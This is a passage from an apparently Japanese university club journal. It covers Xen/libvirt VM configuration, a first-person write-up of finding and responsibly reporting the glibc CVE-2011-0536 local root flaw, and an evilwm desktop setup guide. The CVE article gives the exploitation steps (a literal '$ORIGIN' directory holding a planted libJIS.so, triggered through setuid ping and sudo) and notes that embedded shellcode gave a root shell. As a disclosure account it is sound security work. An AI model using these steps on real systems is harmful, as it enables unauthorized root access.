- 7 行目…仮想マシンの initrd の Domain-0 上の場所。カーネルと同様に、準仮想環境の initrd もあらかじめ Domain-0 上にコピーしておかなければならない。
- 8 行目…ブートオプションの設定。
- 9 行目…仮想マシンが安全にシャットダウンしようとしたならば停止させる。
- 10 行目…仮想マシンが再起動しようとしたならば再起動させる。
- 11 行目…仮想マシンがクラッシュしたならば停止させる。
- 12〜14 行目…仮想マシンのディスクの設定。Domain-0 上の場所、割り当てたときの仮想マシン上の名称、権限の順番で設定する。場所はイメージファイルのときは file:から、/dev 上に実在するものならば phy:から開始する。権限は r で読み込みのみ、w で書き込み可能という意味になる。
- 15 行目…仮想マシンのネットワークカードの設定。ここでは mac アドレス、Domain-0 上でブリッジさせるときの設定を行

4.2 完全仮想環境

```
1  name = "laevantein"
2  uuid = "7529c131-0dee-c71b-29b5-2639ada1fa6a"
3  maxmem = 1024
4  memory = 1024
5  vcpus = 1
6  builder = "hvm"
7  kernel = "/usr/lib/xen/boot/hvmloader"
8  boot = "c"
9  pae = 1
10 acpi = 1
11 apic = 1
12 hap = 1
13 localtime = 0
14 on_poweroff = "destroy"
15 on_reboot = "restart"
16 on_crash = "destroy"
17 device_model = "/usr/lib64/xen/bin/qemu-dm"
18 vfb = [ "type=vnc,vncunused=1" ]
19 disk = [ "file:/etc/xen/vm/laevantein/disk.img,hda,w" ]
20 vif = [ "mac=00:16:3e:04:b1:fe,bridge=virbr0,script=vif-bridge" ]
21 parallel = "none"
22 serial = "none"
```

- 6 行目…完全仮想環境で起動させるという設定。
- 7 行目…完全仮想環境で起動させるとき、専用のブートローダの場所をここで指定する。
- 8 行目…起動順序の設定。c は HDD、d は CD である。
- 17 行目…完全仮想環境をエミュレートするエミュレータの場所。通常は Xen に付属する QEMU の最小版のようなものを使う。
- 18 行目…画面転送を行う VNC の設定。VNC を使わない方法もあるが、かなり不具合が多いので通常は使う設定にする。

5 xm コマンド

設定ファイルを書き、準仮想環境ならばカーネルや initrd を Domain-0 上にコピーしおわったらついに起動に入る。Xen の管理は xm コマンドを用いて行われ、起動は次のようにする。

```
# xm create < 設定ファイル名 >
```

また、安全なシャットダウンは次のようにする。

```
# xm shutdown < 仮想マシン名 >
```

強制シャットダウンは次のようにする。

```
# xm destroy < 仮想マシン名 >
```

起動している仮想マシンの一覧は次のコマンドを実行することで出力できる。

```
# xm list
```

6 libvirt

libvirt とは仮想マシンを制御する為のオープンソースの API である。これにより複数の仮想環境ソフトウェアを制御できたり、ネットワークの設定が楽になるなどの利点がある。設定は全て XML によって記述される。

7 libvirt 用の設定ファイル

7.1 aru-xen/grafeisen

```
1  <domain type='xen'>
2    <name>grafeisen</name>
3    <uuid>3ad63be3-c6a1-f20b-6739-d2f42211f704</uuid>
4    <memory>1048576</memory>
5    <currentMemory>1048576</currentMemory>
6    <vcpu>1</vcpu>
7    <os>
8      <type arch='x86_64' machine='xenpv'>linux</type>
9      <kernel>/etc/xen/vm/grafeisen/vmlinuz</kernel>
10     <initrd>/etc/xen/vm/grafeisen/initrd.img</initrd>
11     <cmdline>root=/dev/xvda1 rw xencons=tty clock=jiffies</cmdline>
12   </os>
13   <clock offset='utc'/>
14   <on_poweroff>destroy</on_poweroff>
15   <on_reboot>restart</on_reboot>
16   <on_crash>destroy</on_crash>
17   <devices>
18     <disk type='file' device='disk'>
19       <driver name='file'/>
20       <source file='/etc/xen/vm/grafeisen/disk.img'/>
21       <target dev='xvda1' bus='xen'/>
22     </disk>
23     <disk type='file' device='disk'>
24       <driver name='file'/>
25       <source file='/etc/xen/vm/grafeisen/swap.img'/>
26       <target dev='xvda2' bus='xen'/>
27     </disk>
28     <disk type='block' device='disk'>
29       <driver name='phy'/>
30       <source dev='/dev/md0'/>
31       <target dev='xvdb1' bus='xen'/>
32     </disk>
33     <interface type='bridge'>
34       <mac address='00:16:3e:04:b1:2f'/>
35       <source bridge='virbr0'/>
36       <script path='vif-bridge'/>
37     </interface>
38     <console type='pty'>
39       <target type='xen' port='0'/>
40     </console>
41   </devices>
42 </domain>
```

7.2 laevantein

```
<domain type='xen'>
  <name>laevantein</name>
  <uuid>7529c131-0dee-c71b-29b5-2639ada1fa6a</uuid>
  <memory>1048576</memory>
  <currentMemory>1048576</currentMemory>
  <vcpu>1</vcpu>
  <os>
    <type arch='x86_64' machine='xenfv'>hvm</type>
    <loader>/usr/lib/xen/boot/hvmloader</loader>
    <boot dev='hd'/>
  </os>
  <features>
    <acpi/>
    <apic/>
    <pae/>
    <hap/>
  </features>
  <clock offset='utc'/>
  <on_poweroff>destroy</on_poweroff>
  <on_reboot>restart</on_reboot>
  <on_crash>destroy</on_crash>
  <devices>
    <emulator>/usr/lib64/xen/bin/qemu-dm</emulator>
    <disk type='file' device='disk'>
      <driver name='file'/>
      <source file='/etc/xen/vm/laevantein/disk.img'/>
      <target dev='hda' bus='ide'/>
    </disk>
    <interface type='bridge'>
      <mac address='00:16:3e:04:b1:fe'/>
      <source bridge='virbr0'/>
      <script path='vif-bridge'/>
    </interface>
  </devices>
</domain>
```

8 virsh コマンド

libvirt 支配下にある仮想マシンの管理は virsh コマンドを用いて行われる。起動は次のようにする。

```
# virsh create < 設定ファイル名 >
```

また、安全なシャットダウンは次のようにする。

```
# virsh shutdown < 仮想マシン名 >
```

強制シャットダウンは次のようにする。

```
# virsh destroy < 仮想マシン名 >
```

起動している仮想マシンの一覧は次のコマンドを実行することで出力できる。

```
# virsh list
```

9 最後に

今回は Xen と libvirt 焦点を当て、仮想マシンの起動ができるというところまで書いた。ネットワークの設定等色々足りないところが多いが、この文章をきっかけに読者が仮想環境に興味を持ち、やがて構築するようになっていただければ幸いだ。

CVE-2011-0536 の PoC の発見から報告まで

ytoku (徳重佑樹)
ytoku@mma.club.uec.ac.jp

概要
Red Hat Enterprise Linux 5/6 及びそのクローンで容易に root に昇格できる脆弱性を見つけてしまった。修正されてから半年以上経つのでもういい加減詳細を明かしても良いだろう。その発見から報告までの流れを記す。

1 Scientific Linux 6.0 インストール

2011 年 3 月 5 日、新サーバに Scientific Linux[*1] 6.0 のインストールを行った。Scientific Linux 6.0 の標準文字エンコーディングは UTF-8 であるが、部内の他のサーバと合わせるために `LANG` 環境変数を `ja_JP.eucJP` に設定した。

ところが動作テスト中に ping を実行してみるとどうも動作しないのである。

```
-bash-4.1$ ping localhost
ping: IDN encoding of 'localhost' failed with error code 9
```

一緒にインストール作業を行っていた renda 氏が調べたところ

- root 権限で実行すれば動作する
- `ping6` コマンドは問題なく動作する
- Fedora14 環境では `LANG=ja_JP.eucJP` と設定しても動いている
- Fedora14 から `ping` コマンドをコピーしてきても挙動が変わらない

ということが分かった。

2 原因調査

翌 3 月 6 日、経過を wiki に書きながら朝から原因調査を行っていた。

まず、エラーメッセージで検索したところ Fedora のパッチ `iputils-20070202-idn.patch` [*2] が引っかかった。このパッチは `ping` コマンドに IDN[*3]のサポートを追加するものであり、表示されたエラーメッセージはこのパッチで追加された部分に含まれていた。IDN の処理には `libidn` を使用するが `ping6` コマンド `libidn` を使用しておらず、IDN をサポートしていないことも分かった。

```
-bash-4.1$ ldd /bin/ping
        linux-gate.so.1 =>  (0x0076c000)
        libidn.so.11 => /lib/libidn.so.11 (0x0063e000)
        libc.so.6 => /lib/libc.so.6 (0x00a5d000)
        /lib/ld-linux.so.2 (0x00a3b000)
-bash-4.1$ ldd /bin/ping6
        linux-gate.so.1 =>  (0x007cc000)
        libc.so.6 => /lib/libc.so.6 (0x00a5d000)
        /lib/ld-linux.so.2 (0x00a3b000)
```

原因は IDN の処理にあるのだ。

さて、パッチを読んでみると同じエラーメッセージを出している場所が 2 箇所ある。

[*1] Red Hat Enterprise Linux クローン。CERN と Fermilab が中心となって研究施設で使用するためにメンテナンスしている
[*2] `https://www.redhat.com/archives/fedora-cvs-commits/2007-March/msg01312.html`
[*3] 国際化ドメイン名: ドメイン名に多言語の文字を使用できるようにする拡張

iputils-20070202-idn.patch の一部

```
@@ -236,13 +248,35 @@
     if (argc == 1)
         options |= F_NUMERIC;
     } else {
+#ifdef LIBIDN
+      rc = idna_to_ascii_lz (target, &idn, 0);
+      if (rc == IDNA_SUCCESS)
+        hp = gethostbyname (idn);
+      else {
+        fprintf(stderr, "ping: IDN encoding of '%s' failed with error code %d\n", target, rc);
+        exit(2);
+      }
+      free(idn);
+#else
       hp = gethostbyname(target);
+#endif
       if (!hp) {
         fprintf(stderr, "ping: unknown host %s\n", target);
         exit(2);
       }
       memcpy(&whereto.sin_addr, hp->h_addr, 4);
+#ifdef LIBIDN
+      rc = idna_to_unicode_lzlz (hp->h_name, &idn, 0);
+      if (rc == IDNA_SUCCESS)
+        strncpy(hnamebuf, idn, sizeof(hnamebuf) - 1);
+      else {
+        fprintf(stderr, "ping: IDN encoding of '%s' failed with error code %d\n", hp->h_name, rc);
+        exit(2);
+      }
+      free(idn);
+#else
       strncpy(hnamebuf, hp->h_name, sizeof(hnamebuf) - 1);
+#endif
       hnamebuf[sizeof(hnamebuf) - 1] = 0;
       hostname = hnamebuf;
     }
```

しかし、二つ目の処理が呼ばれるのは名前解決が行われた後であり、存在しないホスト名に対して実行しても同じエラーになることがわかったため一つ目の処理で発生していると特定できた。

さて、エラーが出ているのは `idna_to_ascii_lz` が `IDNA_ICONV_ERROR`(=9) を返しているからなので、 libidn のソースを追いかけてみると `stringprep_locale_to_utf8` が NULL を返しているようだ。

libidn: idna.c

```
idna_to_ascii_lz (const char *input, char **output, int flags)
{
  char *utf8;
  int rc;

  utf8 = stringprep_locale_to_utf8 (input);
  if (!utf8)
    return IDNA_ICONV_ERROR;

  rc = idna_to_ascii_8z (utf8, output, flags);

  free (utf8);

  return rc;
}
```

stringprep_locale_to_utf8 の中を読んでみると iconv を使ってエンコーディングの変換を行っていた。

libidn: toutf8.c

```
char *
stringprep_convert (const char *str,
                    const char *to_codeset, const char *from_codeset)
{
#if HAVE_ICONV
  return str_iconv (str, from_codeset, to_codeset);
#else
  ...
#endif
}

char *
stringprep_locale_to_utf8 (const char *str)
{
  return stringprep_convert (str, "UTF-8", stringprep_locale_charset ());
}
```

stringprep_locale_charset は nl_langinfo(CODESET) で置き換えられて"EUC-JP"が返るはずなので、最終的には str_iconv(str, "EUC-JP", "UTF-8") の実行結果が返ることになる。

では str_iconv に問題があるのかと libidn のソースにあったテストコードに EUC-JP から UTF-8 に変換するコードを追記をして実行をしてみたのだが動いてしまった。調査は暗礁に乗り上げたかに見えた。

どうしたものかと、ふと ping コマンドを strace してみたところ次のような出力が得られた。

```
-bash-4.1$ strace ping localhost 2>&1 | less
...
open("/usr/lib/gconv/EUC-JP.so", O_RDONLY) = 3
...
open("$ORIGIN/tls/i686/sse2/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/tls/i686/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
```

```
open("$ORIGIN/tls/sse2/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/tls/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/i686/sse2/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/i686/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/sse2/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/libJIS.so", O_RDONLY)     = -1 ENOENT (No such file or directory)
...
```

何じゃこりゃ。ファイルパスの中に$ORIGINなどと紛れ込んでいたらそれは見つからないわ。 このファイル自体はEUC-JP.soと同じディレクトリにあるので$ORIGINが/usr/lib/gconvに展開されれば良いのだろう。比較のために先ほどの動作したテストコードを実行してみれば同じディレクトリにあるlibJIS.soを発見できるのが正常であることがわかった。

```
-bash-4.1$ strace ./test-striconv 2>&1 | less
...
open("/usr/lib/gconv/EUC-JP.so", O_RDONLY) = 3
...
open("/usr/lib/gconv/libJIS.so", O_RDONLY) = 3
...
```

$ORIGINという文字列は確かにEUC-JP.soの中にあるようだ。

```
-bash-4.1$ strings /usr/lib/gconv/EUC-JP.so | grep ORIGIN
$ORIGIN
```

このファイルはどこのパッケージからやってきたかというとglibcであった。

```
-bash-4.1$ rpm -qf /usr/lib/gconv/EUC-JP.so
glibc-2.12-1.7.el6_0.3.i686
```

そこで次はglibcのパッケージを追いかけてみることにしたのであるが、手始めにspecファイルを眺めていると次のような記述が目に付いた。

```
* Mon Oct 18 2010 Andreas Schwab <schwab@redhat.com> - 2.12-1.7.el6_0.2
- Never expand $ORIGIN in privileged programs (#643821)
```

特権プログラムで$ORIGINを展開しないようにする、と。たしかpingコマンドと言えばsuid-bitが立っている。

```
-bash-4.1$ ls -l /bin/ping
-rwsr-xr-x 1 root root 42136 11月 23 18:49 2010 /bin/ping
```

結局glibcのせいだったわけだ。脆弱性の修正に失敗してエンバグしちゃったのね、そういえば2010年10月と言えばWindowsではDLL読み込み脆弱性が話題になっていた時期だしその辺の流れで見つかった脆弱性なのかな、などと考えつつ詳細を探すとCVE-2010-3847に対する修正であることが分かった。Red Hatのbugzillaでは“glibc: ld.so insecure handling of $ORIGIN in LD_AUDIT for setuid/setgid programs”という名前が付いている。

しかし、動作しているFedoraにも同様の修正が施されているので、Fedoraから適切なパッチをバックポートしてくれば動くだろうから、後はパッチを特定して自前でglibcをビルドすれば一件落着……本当にそうだろうか。

ふと、先ほど見たパスが絶対パスではなく相対パスであったことに気づいた。

```
open("$ORIGIN/libJIS.so", O_RDONLY)
```

あれ、もしかしてこれまずくないだろうか。このプログラムはroot権限で動き、ワーキングディレクトリからの相対パスでライブラリを読み込んで実行している。ワーキングディレクトリ以下のファイルは通常攻撃者が配置可能である。

すかさず$ORIGINディレクトリを掘ってlibJIS.soを配置して起動してみた。

```
-bash-4.1$ mkdir \$ORIGIN
-bash-4.1$ cp /usr/lib/gconv/libJIS.so \$ORIGIN/
-bash-4.1$ ping localhost
PING localhost (127.0.0.1) 56(84) bytes of data.
...
```

動いて、しまった。当然、読み込んでいるわけだ。

```
-bash-4.1$ strace ping localhost 2>&1 | grep libJIS
open("$ORIGIN/tls/i686/sse2/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/tls/i686/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/tls/sse2/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/tls/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/i686/sse2/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/i686/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/sse2/libJIS.so", O_RDONLY) = -1 ENOENT (No such file or directory)
open("$ORIGIN/libJIS.so", O_RDONLY)     = 3
```

つづいて libJIS.so にシェルコードを埋め込んで ping を実行してみた。root シェルが起動してくることを期待していたが、上がってきたのはユーザ権限のシェルだった。原因を調べてみると ping コマンドは最初に root で必要最低限の権限を確保した後、再び root に成れないように降格するようになっていた。安全設計である。

iputils: ping.c

```
int
main(int argc, char **argv)
{
  ...
  uid = getuid();
  if (setuid(uid)) {
    perror("ping: setuid");
    exit(-1);
  }
```

他の攻撃経路があるかもしれないがそれほど攻撃は容易ではないだろうと結論づけて、とりあえずその日は調査を終えた。

3 exploitable な攻撃経路の発見

3 月 9 日、先の仕掛けをした環境で操作しつつ renda 氏に顛末を報告しているときにそれは起こった。たしか、ちょっとファイルの所有者やパーミッションを変えてみようと sudo コマンドを実行しようとしたのであるが、

```
$ sudo chown root: libJIS.so
root#
```

突然 root のプロンプトが湧いて出た。予想外の事態だったので数秒思考が止まったのを覚えている。

後で分かったことだが、pam_unix でパスワードプロンプトが表示されるときにプロンプト自体のエンコーディングの変換が行われ、exploit code がロードされたのである。

即日、renda 氏と共に影響範囲の調査に入った。Scientific Linux は RHEL クローンであるから、同じ問題が RHEL およびそのクローンにある可能性は高い。しかしながら、RHEL は商用ディストリビューションであり、容易にインストールして実験できる物ではない。まずは、大学の情報基盤センターに RHEL 環境があれば調査に助力いただけないかと依頼を行った。残念ながら情報基盤センターに RHEL の環境はなかったが、情報基盤センターの土屋先生とやりとりしてアドバイスを頂いた。

また、CentOS 5 をインストールしてテストしたところ、やはり Scientific Linux と同じく root 権限を獲得することが出来た。この結果から RHEL にも同じ問題がある事はまず間違いないであろうと考えた。

一方で、Debian などではそもそも`$ORIGIN`を読みに行かないことを確認して、影響範囲がそれほど広くはないことが分かった。また、Debian など他のディストリビューションの BTS などを見ている過程で、この脆弱性は既に CVE-211-0536 として採番されていることが分かった。Debian では 2 月中に脆弱性として別のパッチに変更していたようである。

さらに、renda 氏が RHEL5,6 の評価版を手に入れて[*4]環境を作ってテストしてくれた。やはり RHEL5,6 でもテストコードは動作した。

4　実証コードの報告

そんな折である、3 月 11 日、東日本大震災が発生した。地震による被害は私も MMA も皆無であったが、計画停電の影響を受けることとなり、脆弱性報告どころではなくなってしまった。一度勢いが折られるとなかなか取り戻しづらく、実際に報告したのは 4 月 1 日のことであった。

Red Hat 社はセキュリティ・レスポンス・チーム[*5]を設けているので、そこへ GPG で暗号化の上で実証コードの情報を送信した。何度かのやりとりを経て、インパクトレーティングが上方修正されることになった。Red Hat の把握していたエクスプロイト方法はもっと条件がシビアだったらしい。

そして 4 月 5 日には修正された glibc パッケージがリリースされた。修正を適用して再現しないことを確認して一安心……したかったのであるが、当時 CentOS プロジェクトは CentOS 5.6 リリース前で 1 月頭を最後に CentOS 5 へのパッチの提供が停止しており[*6][*7]、glibc のパッケージが更新されるまで冷や冷やすることになった。結局、CentOS 5.6 がリリースされたのは 4 月 9 日、glibc のパッチが提供されたのは 4 月 14 日の事であった。思ったよりは早かった。

5　最後に

思わぬところにバグや脆弱性発見のきっかけは潜んでいる。不可解な挙動を発見したらぜひとも詳しく調べてみると良いだろう。もっとも、他人が管理する計算機であったり、ネットワーク越しのサービスであったりするとそうも行かないが。

[*4] 登録かダウンロードかが中々上手くいかなくて苦労があったとか

[*5] `https://access.redhat.com/security/team/`

[*6] CentOS は新バージョンの用意をしている間はセキュリティフィックスも一切停止する方針なのだろうか

[*7] CentOS 5.7 のリリース作業からは centos-release-cr というリポジトリで次のバージョンのパッケージを一足早く提供するようになったが、そのリポジトリを設定しないと自動で降っては来ないしそのリポジトリの存在は CentOS-announce 等を読んでいないと知り得ないという

Gnome を使わない

noy
noy@mma.club.uec.ac.jp

概要
世の中には Gnome や KDE 等、綺麗で便利なデスクトップ環境があります。今回は、これらが流行する中埋れているウィンドウマネージャ（以下 WM）を用いて、自分のデスクトップを構築した話を書きます。

1　やること

今回はあくまでデスクトップについてのみ書きますので、X の設定やエディタの設定等は基本的に省きます。ここでは、次のような手順で設定を進めていくことにします。

(1) WM を選ぶ
(2) GTK テーマを選ぶ
(3) アイコンを選ぶ
(4) フォントを選ぶ
(5) ランチャを選ぶ
(6) 時計を選ぶ

2　WM を選ぶ

2.1　採用したもの

今回は evilwm を採用しました。(図 1) evilwm は軽量・最小主義の WM で、次のような特徴があります。

- ウィンドウにタイトルバーがつかない。
- ウィンドウを最小化できない。
- キーボードでの操作に優れている。




図 1　evilwm

最小化機能が無いため、ウィンドウ一覧を表示するバーも存在しません。タイトルバーも付かないので、画面を広く使うことができます。例えば `Ctrl + Alt + (y|u|b|n)` でそれぞれ左上、右上、左下、右下にウィンドウを移動させられるなど、ウィンドウの移動や大きさの変更を `Ctrl + Alt` と特定のキーで行えるので、大抵の作業をキーボード上で完結させることができます。

2.2 設定

`.xinitrc` に次の行を加えます。コマンドラインオプションで、枠線の色や太さ等を設定することができます。

.xinitrc

```
evilwm -fc \#262729 -fg \#262729 -bg \#262729 -bw 1 -term gnome-terminal -snap 10 &
```

2.3 その他

他にも、次のような WM があります。

twm X の標準 WM。仕様が単純でカスタマイズがしやすい。
fluxbox ウィンドウの最大化・最初化もできるし、タイトルバーもある、軽快で使いやすい WM。
dwm 最小主義のタイル型 WM。[*1]

3 GTK テーマを変える

3.1 採用したもの

今回は Elegant Brit を採用しました。

3.2 設定

まず、ダウンロードし展開したディレクトリを、`~/.themes` の下に移動します。GTK テーマの変更は、`gtk-theme-switch` を使うか、`~/.gtkrc-2.0` を編集して行います。

.gtkrc-2.0

```
gtk-theme-name = "Elegant Brit"
```

3.3 その他

以下のサイトに色々なテーマがあります。

Top 18 Professional Linux GTK Themes どこら辺がプロフェッショナルかわからないけど、綺麗なデザインが多い。
GNOME-Look.org GTK テーマだけでなく、アイコンや、各種アプリケーションのテーマが揃っている。
deviantART 芸術家のための SNS だけど、Gnome のテーマもたくさんおいてある。

4 アイコンを選ぶ

4.1 採用したもの

今回は Faenza を採用しました。

[*1] ウィンドウを自動的にタイル状に並べる WM。画面を最大限に活用できる。

4.2 設定

解凍したディレクトリを.iconsの下に移動し、~/.gtkrc-2.0/を編集します。[*2]

.gtkrc-2.0

```
gtk-icon-theme-name = "Faenza"
```

4.3 その他

GTK テーマと同様に、GNOME-Look.org や、deviantART に色々なテーマがあります。

5 フォントを選ぶ

5.1 採用したもの

今回はプロポーショナルフォントに MigMix 1P を、等幅フォントに MigMix 1M を採用しました。MigMix 系には次の特徴があります。

- ベースは綺麗な M+。
- 足りない漢字の部分を IPA フォントで補っている。
- さらにボールド体を追加。Microsoft Word で太字にしたとき、擬似ボールド体が使用されない。

また、ターミナルフォントには Ricty を採用しました。Ricty には次の特徴があります。

- ラテン文字にはプログラミングに向いたフォントと言われる Inconsolata を適用。
- その他の文字には Migu 1M を適用。MigMix 1M に半濁音を見やすくするなどの改良が施されたもの。
- 全角スペースを可視化。
- 全角のコンマ、ピリオド、コロン、セミコロンが半角のそれと差別化されている。
- en ダッシュ、em ダッシュが破断線のようになる。

5.2 設定

多くの Linux ディストリビュージョンでは、パッケージとして配布されていると思います。GentooLinux の場合次のようにすればインストールされます。

```
# emerge mix-mplus-ipa
# emerge ricty
```

さらに、GTK のフォントを設定します。

.gtkrc-2.0

```
gtk-font-name= "MigMix 1P 10"
```

5.3 その他

他にも、あくあフォントやみかちゃんフォントのような手書きフォントがおすすめです。手書きは見にくそう、と思うかもしれませんが、食わず嫌いせず使ってみてほしいです。ソースコードがホワイトボードに書きなぐったようになります。

[*2] Faenza はインストールスクリプトが同梱されているので、それを利用してもいいと思います。

6　ランチャを選ぶ

6.1　今回使ったもの

ターミナルから起動する他に、次の 3 つのランチャをインストールしました。

xbindkeys　特定のアプリケーション起動にショートカットキーを設定できる。
gmrun　コマンドランチャ。xbindkeys に登録していないものは、ここから起動する。
wbar　シンプルな Dock。

6.2　設定

xbindkeys は、`.xbindkeys` に設定を書きます。マウスのボタンも割り当てられるので、`Ctrl+Alt+` 左クリックでも起動させるようにしています。

.xbindkeysrc

```
"chromium"
control+alt+p
"chromium"
control+alt+b:1
"gmrun"
control+alt+o
```

wbar は、`.wbar` を編集してもいいですが、wbarconf というプログラムがあり、GUI で編集できます。

xbindkeys と wbar が X 起動時に起動するよう、`.xinitrc` に記述しておきます。起動時のオプションは、wbarconf が`.wbar` に出力してくれるのをコピーすると楽です。

.xinitrc

```
xbindkeys &
wbar -bpress -above-desk -po left -vbar &
```

6.3　その他

他にも次のような Dock アプリケーションがあります。

- Cairo-Dock
- Avant Window Navigator

7　時計を選ぶ

7.1　採用したもの

今回は Conky を採用しました。Conky は時間だけでなく、様々な情報を表示し、デスクトップ上に配置する機能を持っています。具体的には次のような特徴があります。

- 様々なシステム情報だけでなく、音楽プレイヤー、Portage のステータス等を表示できる。
- RSS フィードを取り込むことができる。
- 設定ファイルによって、自由に情報の配置を決められる。

7.2 設定

.xinitrc には conky が起動するよう書いておきます。

.xinitrc

```
conky &
```

Conky は、.conkyrc に表示させる情報やレイアウトを記述します。lifehacker で紹介されていた設定[*3]にいくつか変更を加えました。TEXT 以下の部分では、改行やスペースで各情報の配置を決定するため、大量の改行が含まれることがあります。-- 改行 (n) --としている部分は、n 行分の改行があるということですので注意してください。

.conkyrc

```
 use_xft yes
 xftfont verdana:size=8
 alignment top_right
 xftalpha 0.8
 own_window yes
 own_window_type override
 own_window_transparent yes
 own_window_hints undecorated,below,sticky,skip_taskbar,skip_pager
 double_buffer yes
 draw_shades no
 draw_outline no
 draw_borders no
 stippled_borders 10
 border_margin 4
 border_width 1
 default_shade_color grey
 default_outline_color black
 default_color 262729
 use_spacer none
 no_buffers yes
 uppercase no
 color1 27714B


TEXT
 ${color D7481B}${font Radio Space:size=45} Makoto
${font}
-- 改行 (11) --
   ${color}${font PizzaDude Bullets:size=16}v${font}  Up: ${upspeed eth0} Kb
/s
   ${font PizzaDude Bullets:size=16}r${font}   Down: ${downspeed eth0} Kb/s

   ${font PizzaDude Bullets:size=16}M${font}   Upload: ${totalup eth0}
   ${font PizzaDude Bullets:size=16}S${font}   Download: ${totaldown eth0}
```

*3 Linux モニター『Conky』に、美しくもミニマリストな設定を http://www.lifehacker.jp/2008/10/conky.html

```
   ${color}${font StyleBats:size=16}A${font}  CPU0: ${cpu cpu0}% ${cpubar cp
u0}
   ${font StyleBats:size=16}A${font}  CPU1: ${cpu cpu1}% ${cpubar cpu1}
   ${font StyleBats:size=16}A${font}  CPU2: ${cpu cpu2}% ${cpubar cpu2}
   ${font StyleBats:size=16}A${font}  CPU3: ${cpu cpu3}% ${cpubar cpu3}

   ${color}${font PizzaDude Bullets:size=16}J${font}   $mem / $memmax

   ${font StyleBats:size=18}P${font}  Work:  ${uptime_short}
-- 改行 (26) --
      ${color D7481B}${font Radio Space:size=14}${time %A %d %Y}
           ${font Radio Space:size=55}${time %H:%M}
```

図 2 の右の方、makoto や、各 CPU コアの状態表示、時計の部分が Conky によって出力された部分になります。

7.3 その他

他には次の時計アプリケーションがあります。

- date コマンド
- xclock
- pclock

8 完成

壁紙の設定や、タスクトレイを配置[*4]をしたら完成です。[*5]




図 2 完成

9 おわりに

Gnome は確かに快適ですが、こうやって自分でいじるのも楽しいと思います。特に、evilwm やタイル型 WM は軽快で画面を最大限使える上にキーボードからの操作に適しているので、ネットブックを使っている人は検討してみてはいかがでしょうか。

[*4] stalonetray を使用しました。タスクトレイに関しては書くことがなかった … 。
[*5] フルサイズの画像は http://f.hatena.ne.jp/noy41/20110720101010 からアクセスできます。

今更 Twm 活用記 -Twm を Twmっぽくなくする-

mernao

mernao@mma.club.uec.ac.jp

概要

何故か今になって Twm を MMA 部室の端末で使い始めたとある部員のお話。しかもぱっと見 TWM に見えない。

1 TWM とは？

みなさん TWM をご存知でしょうか？Twm は X Window System のウインドウマネージャーの一つです。そもそもウインドウマネージャーとはなんぞや？という話ですが、ウインドウマネージャーというのはその名の通り、ウインドウを管理します。どう管理するかというと、大雑把に言うとウインドウの位置やら、サイズを変更したり、ウインドウを閉じたりなんかをやってくれます。最近の Linux では Gnome というウインドウマネージャーが採用されているものが多いかと思います。Ubuntu や Fedora では標準で Gnome が使われています。その他では KDE や Xfce,LXDE 等があります。それぞれに色々な特徴があり、人によって好みが分かれたりもします。Unix や Linux では、自分の好きなウインドウマネージャーを選んで使うことができます。そこで私は Twm を選んでみました。

